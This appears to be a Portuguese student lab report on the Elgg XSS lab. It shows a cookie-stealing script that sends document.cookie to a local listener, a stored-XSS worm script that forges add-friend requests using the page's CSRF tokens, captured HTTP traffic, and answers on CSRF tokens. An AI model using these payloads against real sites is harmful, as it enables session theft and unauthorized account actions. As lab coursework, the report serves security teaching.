
```
<script>
document.write('<img src=http://127.0.0.1:5555?c='
+ escape(document.cookie) + '>');
</script>
```



6.2)

Tarefa 3.5

Numa primeira fase, foi feito o login numa conta e executado um pedido de amizade à conta Samy de modo a, através da tool de inspeção de pedidos http do Firefox, analisar o pedido que é realizado nessa ação:



```
'friend=47&__elgg_ts=1545245435&__elgg_token=g
```

Foi possível verificar que o identificador da conta do Samy é o número 47.

Deste modo, o sendurl do pedido no nosso script de ataque será

["http://www.xsslabelgg.com/action/friend=47"](http://www.xsslabelgg.com/action/friend=47) + ts + token

Adicionou-se o script na secção About me no modo **Edit HTML**. Na execução do exercício foi adicionado um alert no script apenas de modo a facilitar a verificação que o script corre, sendo que na realidade não teria nexa realizá-lo.

Fez-se login numa outra conta, diferente da do Samy, e ao aceder-se à pagina do Samy foi possível verificar que o ataque foi bem-sucedido.

Edit profile

Display name

Samy

About me

Visual

```
<script type = "text/javascript">
window.onload = function() {

var Ajax = null;

var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();

alert("script called");
}

</script>
```

Public




```

http://www.xsslabelgg.com/action/friends/add?
GET HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=735g5nrtph3eb0ptd3478182
Connection: keep-alive

Date: Wed, 19 Dec 2018 18:45:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

http://www.xsslabelgg.com/profile/samy
GET HTTP/1.1 200 OK
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

```



Questão 1:

Os tokens identificam os utilizadores e garantem que quem realizou o pedido é de facto esse utilizador, visto que o cookie por si só não basta para identificar o utilizador, pois outra aplicação pode obter o cookie. Servem, assim, para evitar ataques do tipo CSRF.

Questão 2:

Na Tarefa 1 foi possível executar um script através do campo “brief description”, logo seria possível realizar o ataque da mesma forma, porém, sendo um script de maior dimensão, teríamos de o referenciar pelo atributo src.